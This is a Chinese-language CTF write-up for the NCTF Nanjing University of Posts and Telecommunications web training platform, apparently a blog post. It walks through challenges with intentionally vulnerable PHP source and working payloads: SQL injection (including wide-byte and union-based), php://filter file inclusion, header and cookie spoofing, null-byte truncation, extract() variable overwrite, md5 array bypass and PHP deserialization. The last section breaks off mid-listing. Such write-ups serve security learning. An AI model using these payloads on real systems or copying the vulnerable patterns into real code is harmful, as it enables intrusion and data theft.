

NCTF 南京邮电大学网络攻防训练平台 WriteUp

原创

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订阅专栏

WEB

签到题1

打开页面

key在哪里? Mar3

直接看源码得到flag

md5 collision

```
<?php$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}}
else{
    echo "please input a";
}
?>
```

看完后, 是php的弱类型比较, 还涉及md5值, 所以构造一串字符串使得比较相同, 度娘



nctf{md5_collision_is_easy} <https://blog.csdn.net/Ni9htMar3>

这里总结了大部分MD5(<http://www.219.me/posts/2884.html>)

签到题2

打开发现

尚未登录或口令错误

输入框:
请输入口令: zhimakaimen 开门
http://blog.csdn.net/Ni9htMar3

尝试按所说的来, 发现最后一位不能输入。

果断用burpsuite进行修改

Request

```
Raw Headers Hex
GET /web8/search_key.php HTTP/1.1
Host: chinalover.sinaapp.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://chinalover.sinaapp.com/web8/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
```

Response

```
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: sae
Date: Wed, 21 Sep 2016 12:09:37 GMT
Content-Type: text/html
Connection: keep-alive
Via: 10.67.15.48
Content-Length: 100

<script>>window.location=\"./no_key_is_here_forever.php\"; </script>
key is : nctf{youngotit_script_now}
http://blog.csdn.net/Ni9htMar3
```

flag得到

这题不是WEB

打开网页, 发现一个动图



下载下来, 扔进UE分析, 在最下面发现flag

```
EA ; ..€纒(.0d?斂肥?
B 00 ; 砒韭..砒^赁扶...
E 5F ; ;nctf{photo_can_
0 20 ; also_hid3_msg}
; http://blog.csdn.net/Ni9htMar3
```

层层递进

脑洞题

查看下发现

| 清除 | 保持 | 全部 | HTML | CSS | JavaScript | XHR | 图片 | 插件 | 媒体 | 字体 |
|----|-----------------------|------------------|--------------------|-----|------------|-----|----|----|----|----|
| + | GET sobg.gif | 304 Not Modified | chinalover.sinaapp | | | | | | | |
| + | GET font1.gif | 304 Not Modified | chinalover.sinaapp | | | | | | | |
| + | GET search_engine.gif | 304 Not Modified | chinalover.sinaapp | | | | | | | |
| + | GET S0.html | 304 Not Modified | chinalover.sinaapp | | | | | | | |
| + | GET font2.aif | 304 Not Modified | chinalover.sinaapp | | | | | | | |

| | | | |
|---|---------------------|------------------|--------------------|
| + | GET animate.min.css | 304 Not Modified | chinalover.sinaapp |
| + | GET SO.htm | 304 Not Modified | chinalover.sinaapp |
| + | GET animate.min.css | 304 Not Modified | chinalover.sinaapp |
| + | GET SO.htm | 304 Not Modified | chinalover.sinaapp |
| + | GET animate.min.css | 304 Not Modified | chinalover.sinaapp |
| - | GET 404.html | 304 Not Modified | chinalover.sinaapp |

头信息 响应 HTML 缓存

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>有人偷偷先做题，哈哈飞了吧？</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=GB2312">
<STYLE type="text/css">
  BODY { font: 9pt/12pt 宋体 }
  H1 { font: 12pt/15pt 宋体 }
  H2 { font: 9pt/12pt 宋体 }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY>
<center>
<TABLE width=500 border=0 cellspacing=10><TR><TD>
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="/js/jquery-n.7.2.min.js"></script>
<script src="/js/jquery-c.7.2.min.js"></script>
<script src="/js/jquery-t.7.2.min.js"></script>
<script src="/js/jquery-f.7.2.min.js"></script>
<script src="/js/jquery-l.7.2.min.js"></script>

```

直接找到flag


```

4 <!-- Placed at the end of the document so the pages load faster -->
5 <!--
6 <script src="/js/jquery-n.7.2.min.js"></script>
7 <script src="/js/jquery-c.7.2.min.js"></script>
8 <script src="/js/jquery-t.7.2.min.js"></script>
9 <script src="/js/jquery-f.7.2.min.js"></script>
0 <script src="/js/jquery-l.7.2.min.js"></script>
1 <script src="/js/jquery-t.7.2.min.js"></script>
2 <script src="/js/jquery-h.7.2.min.js"></script>
3 <script src="/js/jquery-i.7.2.min.js"></script>
4 <script src="/js/jquery-s.7.2.min.js"></script>
5 <script src="/js/jquery-.7.2.min.js"></script>
6 <script src="/js/jquery-i.7.2.min.js"></script>
7 <script src="/js/jquery-s.7.2.min.js"></script>
8 <script src="/js/jquery-.7.2.min.js"></script>
9 <script src="/js/jquery-a.7.2.min.js"></script>
0 <script src="/js/jquery-.7.2.min.js"></script>
1 <script src="/js/jquery-f.7.2.min.js"></script>
2 <script src="/js/jquery-l.7.2.min.js"></script>
3 <script src="/js/jquery-4.7.2.min.js"></script>
4 <script src="/js/jquery-g.7.2.min.js"></script>
5 <script src="/js/jquery-}.7.2.min.js"></script>
6 -->

```

http://blog.csdn.net/Ni9htMar3

一看明显就是一种编码




解码就得flag

单身二十年

打开网页，点击链接，发现跳转

这里真的没有KEY，土土哥哥说的，土土哥哥从来不坑人，PS土土是闰土，不是谭神

联想到他说的手速，直接burpsuite拦截，扔进***Reperter***分析




你从哪里来

打开一看，什么也没有，源码也没有啥东西

1. are you from google?

分析看来他需要伪造来访问，利用火狐插件



直接构造一个Referer,访问就得flag

php decode

打开一看是一段代码，执行后发现出错，似乎是eval用错，替换成echo直接输出，得到flag

```
<?php
function CLSI($ZzvSWE)
{
    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
    for ($i = 0; $i < strlen($ZzvSWE); $i++)
    {
        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
    }
    return $ZzvSWE;
}
echo (CLSI("+7DnQGFmYVZ+eoGm1g0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```

文件包含

`php://filter` 是一种元封装器，设计用于数据流打开时的筛选过滤应用。

`include "test.php"` php文件包含，在执行流中插入写在其他文件中的有用的代码。读取的时候也是数据流形式，因此可以使用 `php://filter` 进行过滤，返回值为0,1。

`readfile("test.php")` 是将文件以数据流的形式读取过来，并不会执行，但会在前台浏览器上进行解析。返回值是字节数多少。

`file_get_contents("test.php")` 返回值为文本内容

此题运用的就是关于数据流过滤的文件包含，我们一般在进行文件包含的时候都这么写 `include "test.php"` 获得的就是 `test.php` 直接解析出来。但如果运用 `readfile("test.php")` 就不进行解析，导致无法在浏览器前台进行显示。

通过提示可知道这是一道典型的文件包含漏洞，遇见这种使 `filter` 的方式读取php的源代码

```
http://4.chinalover.sinaapp.com/web7/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

爆出来一连串字符串，是**base64**加密

```
PGH0bWw+CIAgICA8dG10bGU+YXNkZjwvdG10bGU+CIAgICAkPD9waHAKCWVycm9yX3JlcG9ydGluZygwKTsKCWlmKCEkX0dFVFtmaWx1XS17ZWNo
byAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+Y2xpY2sgbWU/IG5vPC9hPic7fQoJJGZpbGU9JF9HRVRbJ2ZpbGUUnXTsKCWlm
KHN0cnN0cigkZmlsZSwiLi4vIi18fHN0cm1zdHIoJGZpbGUsICJ0cCIpfHxz dHJpc3RyKCRmaWx1LlCJpbN1dCIpfHxz dHJpc3RyKCRmaWx1LlCJk
YXRhIikpewoJCWVjaG8gIk9oIG5vISI7CgkZlXhpdCgpOwoJfQoJaw5jbHVkZSgkZmlsZSk7IAovL2ZsYWc6bmN0Znt1ZHV5Y25pX2VsaWZfbGFj
b2xfc2lfc2l0dH0KCj8+CjwvaHRtbD4=
```

解密可得：

```
<html>
  <title>asdf</title>

<?php
  error_reporting(0);
  if(!$_GET[file]){echo ' <a href="./index.php?file=show.php">click me? no</a>';}
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
//flag:nctf{edulcni_elif_lacol_si_siht}

?>
</html>
```

即得**flag**

单身一百年也没有用

打开一个链接，直接用burpsuite拦截，点击链接点击key***，用Repeater分析即得flag*

Request

Raw Headers Hex

```
GET /web9/index.php HTTP/1.1
Host: chinalover.sinaapp.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://chinalover.sinaapp.com/web9/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Server: sae
Date: Tue, 04 Oct 2016 02:04:56 GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
flag: nctf(this_is_302_redirect)
Location: http://chinalover.sinaapp.com/web8/no_key_is_here_forever.php
Via: 10.67.21.26
```

<http://blog.csdn.net/Ni9htMar3>

Download~!

利用burpsuite抓包看看，点击两个下载比对一下，发现它的url是可变的，而且是base64编码

```
GET /web6/download.php?url=eGluZ3hpbmdkaWFuZGVuZy5tcDM= HTTP/1.1
Host: way.nuptzj.cn
```

```
Raw Params Headers Hex
GET /web6/download.php?url=YnV4aWFuZ3poYW5nZGEubXAz HTTP/1.1
Host: way.nuptzj.cn
Upgrade-Insecure-Requests: 1
```

这样的话构造一下 `download.php`的base64编码，放置url运行，得到源码

```
<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="download.php")
{
    $file_size = filesize($url);
    header ( "Pragma: public" );
    header ( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
    header ( "Cache-Control: private", false );
    header ( "Content-Transfer-Encoding: binary" );
    header ( "Content-Type:audio/mpeg MP3");
    header ( "Content-Length: " . $file_size);
    header ( "Content-Disposition: attachment; filename=".$url);
    echo(file_get_contents($url));
    exit;
}
else {
    echo "Access Forbidden!";
}
?>
```

分析源码可知有一个 `hereiskey.php`，构造url提交可得flag

COOKIE

打开网页，显示需要登录，利用burpsuite抓包发现返回的 `Login=0`，结合提示，需要构造 `Login=1`，直接利用火狐插件 **Live HTTP headers**

HTTP Headers

```
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Login=1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

<http://blog.csdn.net/Ni9htMar3>

重新提交即得flag*

MYSQL

```
<pre>别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息
```

TIP:sql.php

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?></pre>
```

根据提示打开 `robots.txt`，发现一堆代码，因为 `intval` 函数是转化整形 (<http://www.php.net/manual/zh/function.intval.php>) 构造 `sql.php?id=1024.1` 即得flag

sql injection 3

打开就看见

```
执行的sql语句: SELECT id,title FROM news WHERE id='1'
```

尝试闭合 `'` 构造语句，发现无论怎么构造都会出现 `\`

```
http://115.28.150.176/sqli/index.php?id=1' select \* from news
```

看来需要干掉 `'`。尝试 `id`，发现 `id=2` 时出现提示

```
id: 2 title: gbk_sql_injection
```


看来是宽字节注入，查阅相关的[资料](#)

可知当存在 `%df` 时就会吃掉 `\`

多次尝试，最终构造

```
http://115.28.150.176/sqli/index.php?id=□' union select *,1 from flag%23
```

出现flag

/x00

view-source:

```
if (isset($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}
```

明显就是字符串截断，构造：

```
http://teamxc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%23biubiubiu
```

得到flag

如：nctf[]=1.#biubiubiu

参考（<http://www.2cto.com/article/201502/377462.html>）

bypass again

```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) === md5($_GET['b']))
        die('Flag: '.$flag);
    else
        print 'Wrong.';
}
```

一开始以为是md5的弱类型比较，结果发现是恒等于的强类型比较，这时就考虑md5函数的用法，构造 `?a[]=1&b[]=2` 这样md5函数无法处理数组返回false完成匹配得到flag


变量覆盖

查看源码，发现一个 `source.php`

打开发现解题关键代码

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
    <?php
        extract($_POST);
        if ($pass == $thepassword_123) { ?>
            <div class="alert alert-success">
                <code><?php echo $theflag; ?></code>
            </div>
        <?php } ?>
    <?php } ?>
```

发现有一个 `extract`，查阅一下相关资料，发现有漏洞
http://www.w3school.com.cn/php/func_array_extract.asp
这样不用管之前的值，直接覆盖就行



得到flag `nctf{bian_liang_fu_gai!}`

PHP是世界上最好的语言

```
<?php
if(ereg("hackerDJ",$_GET[id])) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
    echo "<p>Access granted!</p>";
    echo "<p>flag: *****</p>";
}
?>
```

这道题目的问题在于 `urldecode()`，传递过来的 `$_GET[id]` 已经进行 **url编码**。那么这道题目只需要将 `id=hackerDJ` 进行两次url编码即可。

最终的payload为：

```
http://way.nuptj.cn/php/index.php?id=hackerD%4a
```

伪装者

提示说必须在本地登陆，好说，直接利用 **Modify Headers** 增加 `X-Forwarder-For: 127.0.0.1`
刷新即得flag

Header

根据提示头，查看即得flag

上传绕过

既然是上传绕过，尝试修改后缀，发现不成功

猜测利用截断，分别构造 `xi.php.jpg` 然后空格Hex修改为00绕过上传，发现无法绕过

发现有一个 `/uploads`，发送的网络请求对于参数dir存在一个`uploads`的值，那么构造 `/uploads/xi.php[空格]`，修改Hex

下方的文件名依旧是 `filename="xi.php.jpg`

可以参考链接

SQL注入1

源码

```
<pre><?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $user = trim($_POST[user]);
    $pass = md5(trim($_POST[pass]));
    $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
    $query = mysql_fetch_array(mysql_query($sql));
    if($query[user]=="admin") {
        echo "<p>Logged in! flag:***** </p>";
    }
    if($query[user] != "admin") {
        echo("<p>You are not admin!</p>");
    }
}
echo $query[user];
?></pre>
```

简单的注入，构造

```
user=admin '#
```

发现报错，仔细阅读源码，发现有一个 `(`，需要闭合

```
user=admin ')#
```


得到flag: `nctf{ni_ye_hui_sql?}`

pass chack

核心源码

```
<?php
$pass=@$_POST['pass'];
$pass1=*; //被隐藏起来的密码
if(isset($pass)) {
    if(!strcmp($pass,$pass1)){
        echo "flag:nctf{*}";
    } else {
        echo "the pass is wrong!";
    }
} else {
    echo "please input pass!";
}
?>
```

提示一看简单明了
构造



pass: ok

flag:nctf{strcmp_is_n0t_3afe}

起名字很难

```
<?php
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    for ($i = 0; $i < strlen($number); $i++)
    {
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            return false;
        }
    }
    return $number == '54975581388';
}
$flag = '*****';
if(nooother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

一看就是需要赋值key且不能再1-9之间的数字，但是最后需要使key与54975581388相等，这样的话尝试十六进制，正好54975581388的十六进制是0xcccccccc全部不在1-9之间

<http://chinalover.sinaapp.com/web12/index.php?key=0xcccccccc>

得到flag

密码重置

莫名其妙这道题，直接抓包,修改 user1=YWRtaW4= 和 user=admin 即得flag

php 反序列化

这道题学习到很多

```
<?php
class just4fun {
    var $enter;
    var $secret;
}

if (isset($_GET['pass'])) {
    $pass = $_GET['pass'];

    if(get_magic_quotes_gpc()){
        $pass=stripslashes($pass);
    }

    $o = unserialize($pass);

    if ($o) {
        $o->secret = "*";
        if ($o->secret === $o->enter)
            echo "Congratulation! Here is my secret: ".$o->secret;
        else
            echo "Oh no... You can't fool me";
    }
    else echo "are you trolling?";
}
?>
```

由于

`get_magic_quotes_gpc()`— 获取当前 `magic_quotes_gpc` 的配置选项设置

但始终返回 **FALSE**，因为这个魔术引号功能已经从 **PHP** 中移除了
那么这道题主要考察的就是序列化与反序列化

可以看一下这个链接：

<http://www.cnblogs.com/A-Song/archive/2011/12/13/2285619.html>

简单来说：

`serialize()` 把某种含有结构的数据进行转换，其结果为某种规定格式的字符串。

`unserialize()` 将已序列化的字符串恢复为原来的格式或结构

首先把传入的 `pass` 参数反序列化，并传参给 `o`。

如 `o` 被传参成功，则 `o->secret` 被赋值为一个 `"*"`

如果 `$o->secret === $o->enter`，那么就输出 `o->secret`

由于很难构造相等，那么查看资料知：

在 **PHP** 中普通的传值赋值行为有个例外就是碰到对象 **object** 时，在 **PHP 5** 中是以引用赋值的，除非明确使用了 `clone` 关键字来拷贝，**PHP** 支持引用赋值，使用

```
$var = &$othervar;
```

引用赋值意味着两个变量指向了同一个数据，没有拷贝任何东西。

我们构造：

```
<?php
class just4fun {
var $enter;
var $secret;
}

$o = new just4fun();
$o->enter = &$o->secret; //这里是重点。我们使用引用传参的特点，让$o->secret的值和$o->enter的值，这样两个变量就永远相等了
echo serialize($o);
?>
```

序列化字符串为：

```
O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}
```

提交后得到flag

sql injection 4

有提示：

TIP:反斜杠可以用来转义
仔细查看相关函数的用法

查看源码：

```
<!--
#GOAL: Login as admin, then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\'\'.'.$username.'\'\' AND pass=\'\'.'.$password.'\'\'';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
    die('Invalid password!');
}

echo $flag;
-->
```

这就可以看出 `get_magic_quotes_gpc()` 这个是查看魔法引号，高版本的php已经移除这个功能，在这里并不耽误，意义：

当 magic_quotes_gpc 打开时，所有的 ' (单引号), " (双引号), \ (反斜线) and 空字符会自动转为含有反斜线的转义字符。
[链接](#)

与 stripslashes() 搭配使用，此函数是删除所有的 \ 的
[链接](#)

而 htmlentities(\$str, ENT_QUOTES) 是指编码所有的双引号和单引号
[链接](#)

而通过阅读这个sql查询代码，可以知道，要想避开查询，就必须构造一个全真代码，加一个 or 1 但之前就多了一个引号
注释引号的方法有两种

1. 用 ' 闭合

2. 用 \ 转移

这题直接本地搭个环境


在这里由于 ' 被转移，所以可以使用 \ 注释

所以payload:

```
http://chinalover.sinaapp.com/web15/index.php?username= \&password= or 1%23
```

大致插入进去的查询语句是

```
SELECT * FROM users WHERE name=' ' AND pass=' or 1#';
```



flag1

<http://blog.csdn.net/Ni9htMar3>

得到flag: `nctf{sql_injection_is_interesting}`

综合题

打开后一看是jother直接利用火狐的命令行输出得到解码后的结果

```
1bc29b36f623ba82aaf6724fd3b16718.php
```

结果打开后发现不对，还被嘲讽了一番

这时候看看tip: bash

百度了一下相关，最终查出 /.bash_history 这个是用来存放历史记录，这时候尝试访问

```
http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash_history
```

得到

```
zip -r flagbak.zip ./*
```

直接访问 flagbak.zip

会得到一个下载压缩包，下载即得flag

SQL注入2

[查看源代码](#)

```

<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $user = $_POST[user];
    $pass = md5($_POST[pass]);
    $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
    if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
        echo "<p>Logged in! Key: ntcf{*****} </p>";
    }
    else {
        echo("<p>Log in failure!</p>");
    }
}
?>

```

可以看出关键代码

```

$query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
    echo "<p>Logged in! Key: ntcf{*****} ";
}

```

`strcasecmp` 是不分大小比较，这样只要得到密码md5值相同即可，提示已经说了用 **union**,我们就可以构造最简单的payload

`http://4.chinalover.sinaapp.com/web6/index.php?user=' union select md5(1)# & pass=1`

即得 **flag**

综合题2

得到信息

打开可以看见是一个留言板，由于这道题不是xss的题，所以推测跟注入有关，尝试随便点一点

昵称或留言内容不能为空！(如果有内容也弹出此框，不是网站问题喔~ 好吧，给个提示：查看页面源码有惊喜！)

http://blog.csdn.net/Ni9htMar3

提示查看源码，里面存在一些链接，但打开没有获得有用的信息，不过当点击此链接时，获得提示

```

</div>
<div>
  <h4><a href=" ./about.php?file=sm.txt">本CMS说明</a></h4>
</div>
  http://blog.csdn.net/Ni9htMar3

```



```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

很明显，这是安装后留下来忘删除的文件。。。

至于链接会出现在主页上，这就要问管理员了。。。

=====华丽的分割线=====

本CMS由Funny公司开发的公司留言板系统，据本技术总监说，此CMS采用国际顶级的技术所开发，安全性和实用性杠杠滴~</br>

以下是本CMS各文件的功能说明（由于程序猿偷懒，只列了部分文件）

config.php: 存放数据库信息，移植此CMS时要修改

index.php: 主页文件

passencode.php: Funny公司自写密码加密算法库

say.php: 用于接收和处理用户留言请求

sm.txt: 本CMS的说明文档

sae的information_schema表好像没法检索，我在这里给出admin表结构

```
create table admin (  
id integer,  
username text,  
userpass text,  
)
```

=====

下面是正经的：

本渗透测试平台由：三只小潜(root#zcnhonker.net)&冷爱(hh250@qq.com)开

发.由你们周老大我辛苦修改，不能题目都被AK嘛，你们说是不是。所以这一题。。你们做出来也算你们吊咯。

在里面得知几个文件，但直接访问发现不行，猜测一下利用文件方式访问

<http://cms.nuptzj.cn/about.php?file=>

依次可得到 [index.php](#)、[passencode.php](#)、[say.php](#)、[config.php](#)、[about.php](#)

about.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />  
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />  
<?php  
$file=$_GET['file'];  
if($file="" || strstr($file,'config.php')){  
echo "file参数不能为空!";  
exit();  
}else{  
$cut=strchr($file,"loginxlcteam");  
if($cut==false){  
$data=file_get_contents($file);  
$date=htmlspecialchars($data);  
echo $date;  
}else{  
echo "<script>alert('敏感目录，禁止查看！但是。。。')</script>";  
}  
}
```

index.php

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />  
<?php  
if(!isset($_COOKIE['username'])){  
setcookie('username','');
```



```
}  
</script>  
</body>  
</html>
```

passencode.php

```
